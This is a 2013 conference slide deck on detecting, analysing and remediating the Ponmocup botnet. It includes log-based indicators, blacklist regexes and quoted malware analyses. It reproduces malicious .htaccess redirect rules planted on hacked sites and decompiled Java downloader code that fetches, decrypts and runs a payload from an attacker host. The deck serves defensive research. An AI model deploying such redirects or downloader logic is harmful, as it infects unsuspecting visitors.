

My Name is Hunter, Ponmocup Hunter



BotConf 2013

© 2013 by Tom Ueltschi

\$ whoami / about.me

- Tom Ueltschi, Security Officer @ Swiss Post / SOC
- 1995 – 2001: B.S. & M.S. CSE @ UTA
- 2001 – 2007: Software Engineer (C++ / Java)
- 2007 – current: IT Security (SOC, CERT, CSIRT)
- SANS Courses, GIAC Certs (GCIH, GWAPT, GXPN, GCFA)
- Sharing and collaborating with public and trusted parties
- Member of several trusted / closed groups of Malware & APT Threat Intelligence sharing

@c_APT_ure - toms.security.stuff@gmail[.]com

Not the same talk (again)

- SANS DFIR Summit (Austin TX), July 2013
 - 150 slides in 60 minutes (*I'm a slow talker* 😊)
 - Presentation slides available for [download](#)
- DeepSec (Vienna, Austria) November 2013
 - 130 slides in 50 minutes
 - Presentation slides [will be available soon](#)

Just two weeks past... BUT

→ New stuff coming again !!! 😊

→ <http://c-apt-ure.blogspot.com/2013/05/ponmocup-hunter-sans-dfir-summit-2013.html>

Outline

- How was this Botnet discovered?
- How do infections occur?
- Are you vulnerable?
- How widespread? Some Sinkhole statistics
- What is this Malware?
- OSINT research on AV names
- How to detect / prevent infections?
- Anti-Sinkholing & Anti-Anti-Sinkholing
- Who's tracking this Botnet?
- Ideas how to stop spreading / take down Botnet

Quotes from „anonymous“ *(known to me)*

- “We find Ponmocup on almost every customer engagement we do.” *(Feb 2013)*
- “We finally got around to looking at our Ponmocup incidents from last year and I can report that we saw this malware across approx half of our customers in 2012.”
(May 2013)

The Incident

How was this Botnet discovered?

The Incident

Date: 2011-03-10

- Just another A/V event... or not
 - File: C:\Users\...\AppData\Local\Temp\2a97ad.exe
 - Detection: **Generic** PWS.y!cyt
 - Date/Time: 03/10/11 06:18:33 UTC
 - Client-IP: 10.6.6.6
- How many A/V events do you see each day?
- Where did it come from?

The Incident

- Malware Infection path (Infector Download)

07:01:06 302 <http://www.google.ch/search?q=con+dao+resort&meta=>

07:01:06 302 <http://www.vietnamhotels.biz/condaoresort/index.htm>

07:01:08 302 <http://herocopter.com/cgi-bin/r.cgi?p=...>

07:01:16 200 http://continue4.ladyofvirtuestore.com/se/3d..75/*..com

07:01:20 403 [http://checkwebspeed.net/html/license_\[hex-1515\].html](http://checkwebspeed.net/html/license_[hex-1515].html)

- Initial C2 traffic, two large binary downloads

07:18:08 200 <http://94.75.234.107/images2/BD35...CCF.swf> (~100 KB)

07:18:31 200 <http://amegatech.net/cgi-bin/shopping3.cgi?a=D997...>

07:18:32 200 <http://xyec.info/images/im24j.jpg> (~500 KB – *JPEG ??*)

07:18:34 404 <http://amegatech.net/cgi-bin/unshopping3.cgi?b=C36A...>

The Incident

- Searching Web Proxy and Firewall Logs with Network Indicators
- Malicious Domains: (3)
 - continue4.ladyofvirtuestore.com (Infector download)
 - amegatech.net, xyec.info (C&C)
- Malicious IPs: (4)
 - 85.17.19.203, 94.75.234.107
 - 94.75.234.98, 91.215.159.110
- Fake User-Agents:
 - "Mozilla/5.0 (Windows; MSIE 8.0; Windows NT 6.0; en-US)"
 - "Mozilla/5.0 (Windows; U; MSIE 7.0; Windows NT 6.0; en-US)"

The Incident

- Check Firewall Logs, compare to **Proxy Logs...**

Date	Time	Source	Destination
10Mar2011	07:17:46	10.6.6.6	94.75.234.107
10Mar2011	07:18:09	10.6.6.6	94.75.234.98

[10/Mar/2011:07:18:08] 94.75.234.107

[10/Mar/2011:07:18:31] amegatech.net 94.75.234.98

- Malware first tries to connect without Proxy, then approx. 20 seconds later using Proxy

The Incident

- Searching Proxy and Firewall Logs with Network Indicators → Find all infected hosts
- Iterative Process
 - Search Proxy Logs „way back“ for Domains & IPs
 - Search FW by Dst IPs → find new Infections
 - Search FW by Src IPs → find new C2 IPs
 - Search Proxy Logs for new C2 IPs → Domains
- Repeat until no new IPs, Domains or infections found

The Incident

Dest IP const = 174.36.82.151

Date	Time	Service	Source	Destination
01. Apr 10	09:27:12	80	10.1.1.1	174.36.82.151
31. Mrz 10	06:21:22	80	10.2.2.2	174.36.82.151
29. Mrz 10	11:47:53	80	10.1.1.1	174.36.82.151
29. Mrz 10	06:20:51	80	10.2.2.2	174.36.82.151
26. Mrz 10	10:57:37	80	10.1.1.1	174.36.82.151
26. Mrz 10	08:33:54	80	10.2.2.2	174.36.82.151
24. Mrz 10	09:30:30	80	10.1.1.1	174.36.82.151
24. Mrz 10	08:05:42	80	10.2.2.2	174.36.82.151
22. Mrz 10	08:50:32	80	10.2.2.2	174.36.82.151
18. Mrz 10	10:24:09	80	10.2.2.2	174.36.82.151
16. Mrz 10	11:30:11	80	10.2.2.2	174.36.82.151
12. Mrz 10	10:50:15	80	10.1.1.1	174.36.82.151
10. Mrz 10	10:48:53	80	10.1.1.1	174.36.82.151

DLL File
Timestamps

10.03.2010 10:33
16.03.2010 11:09

The Incident

Date	Time	Service	Source	Destination
23. Mrz 11	06:55:03	80	10.6.6.6	94.75.234.98
22. Mrz 11	03:00:34	80	10.4.4.4	10.03.2010 10:33
21. Mrz 11	11:29:11	80	10.1.1.1	16.03.2010 11:09
18. Mrz 11	07:14:34	80	10.6.6.6	13.06.2010 20:25
16. Mrz 11	07:07:39	80	10.6.6.6	06.02.2011 19:06
14. Mrz 11	10:27:50	80	10.5.5.5	04.03.2011 10:10
14. Mrz 11	07:05:00	80	10.6.6.6	10.03.2011 07:01
10. Mrz 11	07:18:09	80	10.6.6.6	
10. Mrz 11	07:17:46	80	10.6.6.6	94.75.234.107
09. Mrz 11	16:23:47	80	10.5.5.5	94.75.234.107
09. Mrz 11	08:51:49	80	10.3.3.3	94.75.234.107
08. Mrz 11	11:33:46	80	10.1.1.1	94.75.234.107
07. Mrz 11	08:52:35	80	10.3.3.3	94.75.234.107
07. Mrz 11	08:01:57	80	10.5.5.5	94.75.234.107
04. Mrz 11	10:29:00	80	10.5.5.5	94.75.234.98

The Incident

- Find the Persistence
 - System Information (NFO), Sysinternals Autoruns
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Cqri = **rundll32** "c:\users\user\appdata\roaming**mssitlby.dll**", kyik
- Scan for Reg Run Key with „appdata\roaming“ path using Microsoft SCCM
 - Disadv: HKCU available only from logged on users

The Incident

- Identification done
 - 29 suspicious hosts, analyzed (infector download)
 - 6 infected hosts (C2 traffic)
 - Persistence verified (Reg Run Key, DLL File)
 - longest infection just over a year

10.03.2010	10:33	75'776	ole32H.dll	**
16.03.2010	11:09	75'776	ds32gtc.dll	
13.06.2010	20:25	69'632	crtddlo.dll	**
06.02.2011	19:06	61'440	ncsi9.dll	
04.03.2011	10:10	118'784	HPZipm12L.dll	**
10.03.2011	07:01	131'072	mssitlby.dll	

The Incident

- Prepare Remediation
 - Create memory dumps, order HD to analyze
 - Add to blacklist on web proxy
 - All known Malware and C2 Domains & IPs
 - All known C2 URL patterns
 - Fake User-Agents (regex)
- Remediation strategy
 - Activate all blacklists at once
 - Order re-install of all infected workstations
 - Workstations remain on company network

The Incident

- Add to blacklist on web proxy
 - All known Malware and C2 Domains & IPs

<code>marksandco.net</code>	<code>95.211.8.196</code>
<code>intermediacorp.org</code>	<code>94.75.201.35</code>
<code>rapidstream.biz</code>	<code>94.75.201.36</code>
<code>inetspeedup.com</code>	<code>85.17.139.238</code>
<code>amegatech.net</code>	<code>85.17.139.239</code>
<code>omniwebpro.org</code>	<code>85.17.188.195</code>

The Incident

- Add to blacklist on web proxy
 - All known C2 URL patterns and User-Agent regex

```
/r.cgi\?p=  
/images2/[A-F0-9]*\.swf  
/shopping3.cgi  
/unshopping3.cgi  
/rokfeller3.cgi
```

```
MSIE.[78]\.0;.Windows.NT.6\.0;.en.US
```

Delivery vector

How do infections occur?

Infection Vector / Delivery

- Different redirection patterns used over time
 - „/cgi-bin/r.cgi?p=“ → ET snort rule ([2013181](#))
 - „/url?sa=X&source=web&...” (~= Google redir)
 - More randomized patterns ([samples Oct-Dec 2012](#))
- Ponmocup, lots changed, but not all (March 8, 2012)
<http://c-apt-ure.blogspot.com/2012/03/ponmocup-lots-changed-but-not-all.html>
- URL samples from January to March 2012
http://security-research.dyndns.org/pub/botnet/ponmocup/Ponmocup-Domains_2012-03-08.htm

Symantec Blog (July 2012)

“... very carefully crafted in order to prevent exposure of infection by [...] researchers.”

Redirect only if all checks successful:

1. It is the first time that the website has been visited (*no Cookie sent*)
2. The website is visited by clicking on a link in search engine results, SNS, or email
3. The threat is running on the Windows platform
4. A popular web browser is being used

Recent .htaccess improvements

Check Referer URL for:

```
<IfModule prefork.c>
RewriteEngine On
RewriteCond %{REQUEST_METHOD}      ^GET$
RewriteCond %{HTTP_REFERER}        ^(\http\:\/\/\|\/)?([^\|\/\?]*\|
RewriteCond %{HTTP_REFERER}        ^(\http\:\/\/\|\/)?([^\|\/\?]*\|
? (tweet|twit|linkedin|instagram|facebook\.|myspace\.|bebo\.).* $ [NC]
? (hi5\.|blogspot\.|friendfeed\.|friendster\.|google\.).* $ [NC,OR]
? (yahoo\.|bing\.|msn\.|ask\.|excite\.|altavista\.|netscape\.).* $ [NC,OR]
? (aol\.|hotbot\.|goto\.|infoseek\.|mamma\.|alltheweb\.).* $ [NC,OR]
? (lycos\.|metacrawler\.|mail\.|pinterest|instagram).* $      [NC]
```

Google, Bing, MSN, Blogspot, Facebook, Twitter, LinkedIn, Yahoo, etc.

Recent .htaccess improvements

Check User-Agent is **not** a Search Bot:

```
RewriteCond %{HTTP_USER_AGENT} !^.*(bing|Acco
Re!^.*(bing|Accoona|Ace\sExplorer|Amfibi|Amiga\sOS|apache|appie|AppleSyndication).*$ [NC]
Re!^.*(Archive|Argus|Ask\sJeeves|asterias|Atrenko\sNews|BeOS|BigBlogZoo).*$ [NC]
Re!^.*(Biz360|Blaiz|Bloglines|BlogPulse|BlogSearch|BlogsLive|BlogsSay|blogWatcher).*$ [NC]
Re!^.*(Bookmark|bot|CE\~-Preload|CFNetwork|cococ|Combine|Crawl|curl|Danger\shiptop).*$ [NC]
Re!^.*(Diagnostics|DTAAgent|EmeraldShield|endo|Evaal|Everest\~-Vulcan).*$ [NC]
Re!^.*(exactseek|Feed|Fetch|findlinks|FreeBSD|Friendster|Fuck\sYou|Google).*$ [NC]
Re!^.*(Gregarius|HatenaScreenshot|heritrix|HolyCowDude|Honda\~-Search|HP\~-UX).*$ [NC]
Re!^.*(HTML2JPG|HttpClient|httpunit|ichiro|iGetter|IRIX|Jakarta|JetBrains).*$ [NC]
Re!^.*(Krugle|Labrador|larbin|LeechGet|libwww|Liferea|LinkChecker).*$ [NC]
Re!^.*(LinknSurf|Linux|LiveJournal|Lonopono|Lotus\~-Notes|Lycos|Lynx|Mac\_PowerPC).*$ [NC]
Re!^.*(Mac\_PPC|Mac\s10|macDN|Mediapartners|Megite|MetaProducts).*$ [NC]
Re!^.*(Miva|Mobile|NetBSD|NetNewsWire|NetResearchServer|NewsAlloy|NewsFire).*$ [NC]
Re!^.*(NewsGatorOnline|NewsMacPro|Nokia|NuSearch|Nutch|ObjectSearch|Octora).*$ [NC]
Re!^.*(OmniExplorer|Omnipelagos|Onet|OpenBSD|OpenIntelligenceData|oreilly).*$ [NC]
!^.*(os\=Mac|P900i|panscient|perl|PlayStation|POE\~-Component|PrivacyFinder).*$ [NC]
!^.*(psycheclone|Python|retriever|Rojo|RSS|SBIder|Scooter|Seeker|Series\s60).*$ [NC]
!^.*(SharpReader|SiteBar|Slurp|Snoopy|Soap\sClient|Socialmarks|Sphere\sScout).*$ [NC]
!^.*(spider|sproose|Rambler|Straw|subscriber|SunOS|Surfer|Syndic8).*$ [NC]
!^.*(Syntryx|TargetYourNews|Technorati|Thunderbird|Twiceler|urllib|Validator).*$ [NC]
!^.*(Vienna|voyager|W3C|Wavefire|webcollage|Webmaster|WebPatrol|wget|Win\s9x).*$ [NC]
!^.*(Win16|Win95|Win98|Windows\s95|Windows\s98|Windows\sCE|Windows\sNT\s4).*$ [NC]
!^.*(WinHTTP|WinNT4|WordPress|WWWweasel|wwwster|yacy|Yahoo).*$ [NC]
!^.*(Yandex|Yeti|YouReadMe|Zhuaxia|ZyBorg).*$ [NC]
```

Recent .htaccess improvements

Check Filetype, (Browser / UA) OS, Cookie:

```
RewriteCond %{REQUEST_FILENAME} !.*jpg$|.*gif$|.*png|.*jpeg|.*mpg|
RewriteCond %{REMOTE_ADDR} !^66\.249.*$ [NC]
RewriteCond %{REMOTE_ADDR} !^74\.125.*$ [NC]
RewriteCond %{HTTP_COOKIE} !^.*TAU.*$ [NC]
RewriteCond %{HTTP_USER_AGENT} .* (Windows|Macintosh|iPad|iPhone|i
RewriteCond %{HTTPS} ^off$
RewriteRule .* - [E=TAU:%{TIME_SEC}]
RewriteRule .* - [E=NrG:hutoriansky.alloyfurnacerolls.com]
```

- Block a couple /16 nets (REMOTE_ADDR)
- Set **TAU** var to seconds (0 .. 59)
- Set **NrG** var to **Malware redirection domain**

(Variable names random per infected server)

Recent .htaccess improvements

60 different redirection patterns:

```
RewriteCond %{ENV:TAU} 0
RewriteRule ^.* http://%{ENV:NrG}/__utm.gif?utmwv=5.3.2&utms=91&utmn
RewriteCond %{ENV:TAU} 1
RewriteRule ^.* http://%{ENV:NrG}/delivery/lg.php?bannerid=4275&camp
RewriteCond %{ENV:TAU} 2
RewriteRule ^.* http://%{ENV:NrG}/gadgets/ifr?url=http%3A%2F%2F%{
```


```
A%2F%2F%{HTTP_HOST}%2F&url=http%3A%2F%2F%{HTTP_HOST}%2F
```

```
[R=302,NE,L,CO=TAU:%{ENV:TAU}:%{HTTP_HOST}:10971:/:0:HttpOnly]
```


```
RewriteRule ^.* http://%{ENV:NrG}/t.gif?_=1340089253209&count=horizo
```

```
RewriteCond %{ENV:TAU} 57
RewriteRule ^.* http://%{ENV:NrG}/t.gif?_=1342519916183&count
RewriteCond %{ENV:TAU} 58
RewriteRule ^.* http://%{ENV:NrG}/api/getCount2.php?cb=stBu
RewriteCond %{ENV:TAU} 59
RewriteRule ^.* http://%{ENV:NrG}/pixel;r=409148174;a=p-63L
```

Google: are you searching for this EXE?



Google: are you searching for this EXE?



Delivery via EXE in ZIP files



Hakin9

WERBUNG ODER SPIONAGE? ANALYSE DER ADWARE „SANCTIONED MEDIA“

OLIVIA VON WESTERNHAGEN



OLIVIA VON WESTERNHAGEN

hat Medieninformatik studiert und zusätzlich die Prüfung zum Certified Reverse Engineering Analyst (CREA) abgelegt. Sie arbeitet als Malware-Analystin für Doctor Web Deutschland GmbH; dort ist sie für die statistische Erhebung und Evaluierung aktueller Virenbedrohungen zuständig und verantwortet die manuelle Analyse ausgewählter Malware-Samples. Für hakin9 schreibt sie regelmäßig über die von ihr durchgeführten Analysen. Die Autorin freut sich über Feedback und kann über Twitter und Xing kontaktiert werden.

Delivery via EXE in ZIP files

Mehr als nur ein Dropper

„goog1e_gelato_bt.exe“ mit der MD5-Prüfsumme `58a7b2bda0c29cbc9ffcab9ff6b` wurde in C++ geschrieben und mit MS Visual Studio in Version 6.0 kompiliert. Das Skript ist zusätzlich über einen Custom Verschlüsselungslayer und ist zusätzlich mit UPX gepackt. Diese „Geheimnistrate“ hat gute Gründe, haben wir es doch nicht nur mit einem Dropper, sondern mit einem Trojaner mit eigenen Funktionen zu tun.

Im Vordergrund steht hierbei das Sammeln von Informationen, beispielsweise über die Prozessorarchitektur, System-Version und Windows Product-ID, den Namen,


den Namen, die BIOS-Version, das verwendete Dateisystem, den freien Speicherplatz auf der Festplatte, Adminrechte des Nutzers, eingegebene URLs und kürzlich betrachtete Dokumente.

Verwendet werden zu diesem Zweck meist native und teils recht exotische API-Funktionen wie *ntdll.VerSetConditionmask* in Kombination mit *kernel32.VerifyVersionInfo*, *kernel32.GetVolumeInformation* und *GetVolumeNameForVolumeMountPoint*, *kernel32.GlobalMemoryStatusEx* und *GetFreeDiskSpaceEx*. Unter anderem werden auch Werte aus den Registrykeys *HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs*, *HKCU\Software\Microsoft\Internet Explorer\TypedURLs* und *SOFTWARE\Microsoft\Windows NT\CurrentVersion* ausgelesen.

Zum Teil werden die gewonnenen Informationen für Anti-Virus- und Anti-VM-Zwecke genutzt; zum Teil wurden sie auch in verschlüsselter Form an die hardgecodete IP-Adresse `192.168.1.117` gesendet, die mittlerweile offline ist. Das „Nationalisierter“, optimal auf das übermittelnde System angepasste Malware an dieser Stelle mehr als wahrscheinlich wird diese Annahme noch durch die Tatsache, dass der Dropper unter Verwendung der Funktionen *ResetSR* und *SetSR* aus *srclient.dll* alle Systemwiederherstellungspunkte und das Erstellen künftiger Punkte deaktiviert. Zudem wird Information über den Erfolg oder Misserfolg dieser Aktion an den entfernten Server zu übermitteln versucht.

Eine DNS-Anfrage seitens der Malware zur Domain *intoshave.com* sowie auch die bei einem VirusTotal-Scan der Datei angezeigten Aliases zeigen, dass wir es hier mit einer Malware zu tun haben, die auch als *Pirminay* oder *Ponmocup* bekannt ist. Weitere Ausführungen hierzu würden Rahmen und Thematik dieses Artikels sprengen; interessierte Leser können auf eigene Faust analysieren, recherchieren und beispielsweise unter <http://c-apt-ure.blogspot.de> weitere Informationen zu diesem Trojaner finden. Einige der Informationen legen die Existenz eines Ponmocup-Botnetzes nahe; eine eingehendere Betrachtung des Samples lohnt mit Sicherheit.

Delivery via EXE in ZIP files



```
Follow TCP Stream
Stream Content
GET http://ne.keithmarquez.com/ HTTP/1.1
Host: ne.keithmarquez.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (windows NT 6.1; WOW64) AppleWebKit/537.4 (KHTML, like Gecko)
Chrome/22.0.1229.94 Safari/537.4
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://www.google.de/url?sa=t&rct=j&q=11+gelato
+bt&source=web&cd=1&ved=0CCQQFjAA&url=http%3A%2F%2F

Referer: http://www.google.de/url?sa=t&rct=j&q=11+gelato
+bt&source=web&cd=1&ved=0CCQQFjAA&url=http%3A%2F%2F

HTTP/1.1 200 OK
Server: Cluster
Date: Fri, 02 Nov 2012 02:55:26 GMT
Content-Type: application/zip
Connection: close
Content-Length: 358481
Set-Cookie: PHPSESSID=od1o1f2bnsrmsn
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: post-check=0, pre-check=0
Accept-Ranges: none
Content-Disposition: attachment; filename="google_gelato_bt.zip"
Last-Modified: Fri, 02 Nov 2012 09:52:02 GMT
ETag: w/"300bc8-57851-4cd801663f480"
Accept-Ranges: bytes

PK.....AbA.#'=.w.....google_gelato_bt.exe...x.W.?...TH"Q.A..K.....{.a.X
+.EM....Vwm..t.VQ.6.,hb.....r. H#...~...<.....^.{.....^..O"#.y...s.{.....}.F.
%.....v...-..ww.\.$.?
```



Maarten van Dantzig

@MaartenVDantzig



Following

@c_APT_ure Could you follow for a DM?
Got a a few questions about Ponmocup

← Reply ↻ Retweet ★ Favorite ... More

1:37 PM - 23 Nov 13



Malwageddon

@Malwageddon



Following

@c_APT_ure Hi Tom, i'm just reading you
post. Some interesting stuff. We should talk
about it tomorrow. I'm sure there is more to
discover.

← Reply ↻ Retweeted ★ Favorited ... More

1

RETWEET

2

FAVORITES



11:13 PM - 24 Nov 13

Thanks to
Maarten and
Denis for
collaboration
and sharing!

Delivery via Signed Java Applets

- A Kit called «Zuponcic» without exploits (?)
- Two variants of malicious Java Applets
 - Downloader version (signed)
 - Dropper version (payload embedded, RC4 encrypted)
- Using stolen certificates to bypass security controls (JRE security settings)
- Two blog posts from @Malwageddon
 - Zuponcic: "Is it a bird?... Is it a plane?... No, it's another *Exploit Kit*" (*Part 1 & 2*)

Malware Analysis: The Final Frontier

Exploring the malware space at the beginner level. There are no stupid questions. Any information is valuable.

Wednesday, 12 June 2013

Zuponic: "Is it a bird?... Is it a plane?... No, it's another Exploit Kit" --- Part 1

Updated 2013-08-19: Number of changes to reflect the findings covered in [Part 2](#).

Zuponic is relatively rare website(zuponic.com) the mentioning of it on Emerg 'za.ucypher.com' The kit has

NOTE: Information is based on

"In thrust we trust."

The journey starts with a landing page and the malicious

[1st level redirect](#)

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About #Malwageddon

Malware Analysis: The Final Frontier

Exploring the malware space at the beginner level. There are no stupid questions. Any information is valuable.

Monday, 19 August 2013

Zuponic: "Is it a bird?... Is it a plane?... No, it's another... wait, what!?" --- Part 2

Special thanks to [Mike Strobel](#) for help with decompiling the Java code and [William Metcalf](#) for sharing some Zuponic samples.

NOTE: Information is based on Zuponic samples captured on 2012-11-29 and 2013-06-10

"... there is no spoon ..."

There is no exploit code. The JAR file includes just 1 .class file with 2 methods that perform the following roles:

- String decoder
- Store path and filename builder
- Initial Payload handler (downloader, decryptor, executor and cleaner)


Anti-forensic techniques used:

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About #Malwageddon



 [Malwageddon](#)

Studying malware is my hobby. The blog started as a place to keep a track of my work, but turned into a resource other people find useful.
<https://twitter.com/Malwageddon>

June 2013 sample has the following URL pattern:

GET	http://ug.jenellemattson.com/	Landing page
GET	http://ug.jenellemattson.com/tr.gif	1 x 1 pixel image file
GET	http://ug.jenellemattson.com/favicon.ico	Redirects to Google
GET	http://ug.jenellemattson.com/NyUCqxn.jar	Java exploit
GET	http://ug.jenellemattson.com/FlashPlayer.class	Redirects to Google
	http://ug.jenellemattson.com/#482754?i=2Zlue6 Ti56y2rY2Ox1w5+pm1pw8DDWl4FEiZGf5YLhKBd3 WgZEivSX46TKvb1QUz/s8K33xKapLh10KtYEjDxshP	
POST	Y73Eyeqk&bn=viewer_mansfield_township.exe	Payload (if no Java detected)

The URL pattern for a sample seen in July 2012:

GET	http://za.ucypher.com/	Landing page
GET	http://za.ucypher.com/tr.gif	1 x 1 pixel image file
GET	http://za.ucypher.com/js/java.js	Purpose unknown
GET	http://za.ucypher.com/favicon.ico	Redirects to Google
GET	http://za.ucypher.com/0h38uM1Udh...	Purpose unknown

GET	http://ug.jenellemattson.com/	Landing page
GET	http://ug.jenellemattson.com/tr.gif	1 x 1 pixel image file
GET	http://ug.jenellemattson.com/favicon.ico	Redirects to Google
GET	http://ug.jenellemattson.com/NyUCqxn.jar	Java exploit
GET	http://ug.jenellemattson.com/FlashPlayer.class	Redirects to Google
	http://ug.jenellemattson.com/#482754?i=2Zlue6 Ti56y2rY2Ox1w5+pm1pw8DDWl4FEiZGf5YLhKBd3 WgZEivSX46TKvb1QUz/s8K33xKapLh10KtYEjDxshP	
POST	Y73Eyeqk&bn=viewer_mansfield_township.exe	Payload (if no Java detected)

"Home! Sweet Home!"

Landing page requests the JAR file without performing any checks - `<body>` tag with 'onLoad' action calls a function that requests the file. There is only one '.class' file in the JAR - 'FlashPlayer.class' and it's 'doctored' with a bytecode obfuscation tool. JAR file is signed with 'Kurz Instruments, Inc.' certificate issued by 'GlobalSign' CA.

```
function Home() {  
    document.location=document.location.protocol + "http://www.kurz-instruments.com/FlashPlayer.jar";  
}
```

`<applet>` requesting the JAR file

```
141 Mon Jun 10 11:14:08 BST 2013 META-INF/MANIFEST.MF  
194 Mon Jun 10 11:14:08 BST 2013 META-INF/A268FEDF.SF  
4868 Mon Jun 10 11:14:08 BST 2013 META-INF/A268FEDF.RSA  
0 Mon Jun 10 11:14:08 BST 2013 META-INF/  
sm 2969 Mon Jun 10 11:14:06 BST 2013 FlashPlayer.class  
  
X.509, EMAILADDRESS=sales@kurzinstruments.com, CN="Kurz Instruments, Inc.", O="Kurz Instruments, Inc.", OU=Kurz Instruments, Inc., C=US  
[certificate is valid from 14/12/10 19:41 to 14/12/13 19:41]  
X.509, CN=GlobalSign ObjectSign CA, OU=ObjectSign CA, O=GlobalSign nv-sa, C=BE  
[certificate is valid from 22/01/04 10:00 to 27/01/17 10:00]  
[KeyUsage, NetscapeCertType extension does not support code signing]  
X.509, CN=GlobalSign Primary Object Publishing CA, OU=Primary Object Publishing CA, O=GlobalSign nv-sa, C=BE  
[certificate is valid from 28/01/99 13:00 to 27/01/17 12:00]  
[KeyUsage extension does not support code signing]  
X.509, CN=GlobalSign Root CA, OU=Root CA, O=GlobalSign nv-sa, C=BE  
[certificate is valid from 01/09/98 13:00 to 28/01/28 12:00]  
[KeyUsage extension does not support code signing]  
  
s = signature was verified  
m = entry is listed in manifest
```

JAR signature

```
141 Mon Jun 10 11:14:08 BST 2013 META-INF/MANIFEST.MF  
194 Mon Jun 10 11:14:08 BST 2013 META-INF/A268FEDF.SF  
4868 Mon Jun 10 11:14:08 BST 2013 META-INF/A268FEDF.RSA  
0 Mon Jun 10 11:14:08 BST 2013 META-INF/  
sm 2969 Mon Jun 10 11:14:06 BST 2013 FlashPlayer.class
```

```
X.509, EMAILADDRESS=sales@kurzinstruments.com, CN="Kurz Instruments, Inc.", O="Kurz Instruments, Inc.", OU=Kurz Instruments, Inc., C=US  
[certificate is valid from 14/12/10 19:41 to 14/12/13 19:41]  
X.509, CN=GlobalSign ObjectSign CA, OU=ObjectSign CA, O=GlobalSign nv-sa, C=BE  
[certificate is valid from 22/01/04 10:00 to 27/01/17 10:00]  
[KeyUsage, NetscapeCertType extension does not support code signing]  
X.509, CN=GlobalSign Primary Object Publishing CA, OU=Primary Object Publishing CA, O=GlobalSign nv-sa, C=BE  
[certificate is valid from 28/01/99 13:00 to 27/01/17 12:00]  
[KeyUsage extension does not support code signing]  
X.509, CN=GlobalSign Root CA, OU=Root CA, O=GlobalSign nv-sa, C=BE  
[certificate is valid from 01/09/98 13:00 to 28/01/28 12:00]  
[KeyUsage extension does not support code signing]
```

```
s = signature was verified  
m = entry is listed in manifest
```


The code above is also where the execution begins. It starts with identification of Java Temp folder and Initial Payload filename generation.

```
C:\DOCUME~1\admin\LOCALS~1\Temp\1469997504.tmp
```

location and filename sample

The Initial Payload will be stored in Java Temp folder with a randomly generated filename using a number of digits and '.tmp' extension. It's then downloaded using 'URLConnection' methods with the following routine.

```
final URLConnection urlConnection = openConnection = new URL("http://ug.jenellemattson.com/").o
final String a = "Content-Type";
final URLConnection urlConnection2 = openConnection;
urlConnection2.setDoOutput(true);
urlConnection.setRequestProperty(a, "application/x-www-form-urlencoded");
final OutputStream outputStream2;
final OutputStream outputStream = outputStream2 = urlConnection2.getOutputStream();
outputStream.write(("i=" + "2Zlue6TI56y2rY2Ox1w5+pm1pw8DDWl4FEiZGf5YLhKBd3WgZEivSX46KeuIOws79Ip
```

Initial Payload fetcher code

```
final URLConnection urlConnection = openConnection = new URL("http://ug.jenellemattson.com/").o
final String a = "Content-Type";
final URLConnection urlConnection2 = openConnection;
urlConnection2.setDoOutput(true);
urlConnection.setRequestProperty(a, "application/x-www-form-urlencoded");
final OutputStream outputStream2;
final OutputStream outputStream = outputStream2 = urlConnection2.getOutputStream();
outputStream.write(("i=" + "2Zlue6TI56y2rY2Ox1w5+pm1pw8DDWl4FEiZGf5YLhKBd3WgZEivSX46KeuIOws79Ip
```

The download is implemented through an HTTP 'POST' request with 'Content-Type' set to 'application/x-www-form-urlencoded' and 'i' parameter containing a connection token. The token and the Initial Payload URL are retrieved from the landing page. The tokens appear to be different among the Zuponcic samples - possibly generated on per connection basis. The same goes for the RC4 decryption keys used to decrypt the Initial Payload.

```
final Cipher instance = Cipher.getInstance("ARCFOUR");
final int n = 65536;
instance.init(2, new SecretKeySpec("7425a19cc653c6b7".getBytes(), "ARCFOUR"));
```

RC4 cipher initialization

'SecretKey' value is also stored in plain text on the landing page and retrieved during the code execution. Once the payload is received, decrypted and stored on the disk it's executed through the following simple code.

```
trustSec.getTrustSec().exec(new Runnable() {
    public void run() {
        try {
            // ... (code omitted) ...
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
});
```

execution and browser redirect

```
final Cipher instance = Cipher.getInstance("ARCFOUR");
final int n = 65536;
instance.init(2, new SecretKeySpec("7425a19cc653c6b7".getBytes(), "ARCFOUR"));
```

'Trojan.Vundo'(Microsoft) has been delivered by the sample captured in November 2012. What makes it interesting that MD5 of the file was not known to VirusTotal at the time of writing this post. After the submission though, it shows 37/46 detection ratio - [link](#).

Summary

What do you call an exploit kit that doesn't have any exploits? Kit? So, Zuponic Kit is still a malware delivery method that is a part of a quite stealthy infrastructure. The use of 'protection/evasion' techniques like TDS, connection tokens, bytecode obfuscation, data encryption and encoding, code tricks with process stack, clean up routine and selective targeting is quite close bordering to an APT related threat. I personally don't like the use of these 3 letters, but some attributes of this kit are just unusual for an ordinary exploit kit and intend to make it more stealthier rather than successful. Some observations to support this theory.

"Please wait! Zuponic is lading.."





Quick summary:






- has quite unique URL pattern
- utilizes TDS to help prevent direct download of the exploit kit components
- uses Java as a malware delivery method
- JAR is signed with a valid certificate
- attempts to trick user to download and execute the Initial Payload if no Java detected






See [part 2](#) for JAR file analysis.




3. Java applet parameters are also generated dynamically and more likely unique per individual browser session. None of the samples seen so far had the same values. TDS must be keeping track of all of the connections and will not allow to use the parameters assigned to a session twice. This again complicates the tracing and sample/evidence collection.
4. The JAR file is signed with a certificate to make it look legit. It has only 1 Java class file. The class filename is rather misleading. It's is fairly obfuscated to make the analysis difficult. Uses dynamic content of the process stack to obscure the reverse engineering process. No exploits = no AV alerts = stealthy.
5. Initial Payload is encrypted with RC4 during the transfer and when stored is disguised as a `'.tmp'` file. The encryption key varies from sample to sample. Payload sample seen in November 2012 was still unknown to VT in August 2013. Good indication of low distribution possibly due to campaign not being `'commercial'`.
6. Clean up process to remove Initial Payload from a victim's disk if infection is not achieved. This is something you don't normally see when it comes to exploit kits. Someone really cares about the file being found, submitted to AV vendors and become detectable.
7. Intended for the machines that can be used as a platform for further attacks. This could be called a selective targeting where who ever is behind the Zuponcic is only interested in the machines that they can turn into a `'launch pad'` and having Administrator rights helps a lot.

Java Downloader (signed) & Dropper

Folders in WinZip File <		Name	Type	Modified	Size
 [zuponcic_jar.zip]	 META-INF	 META-INF	Folder	27.09.2013 05:32	
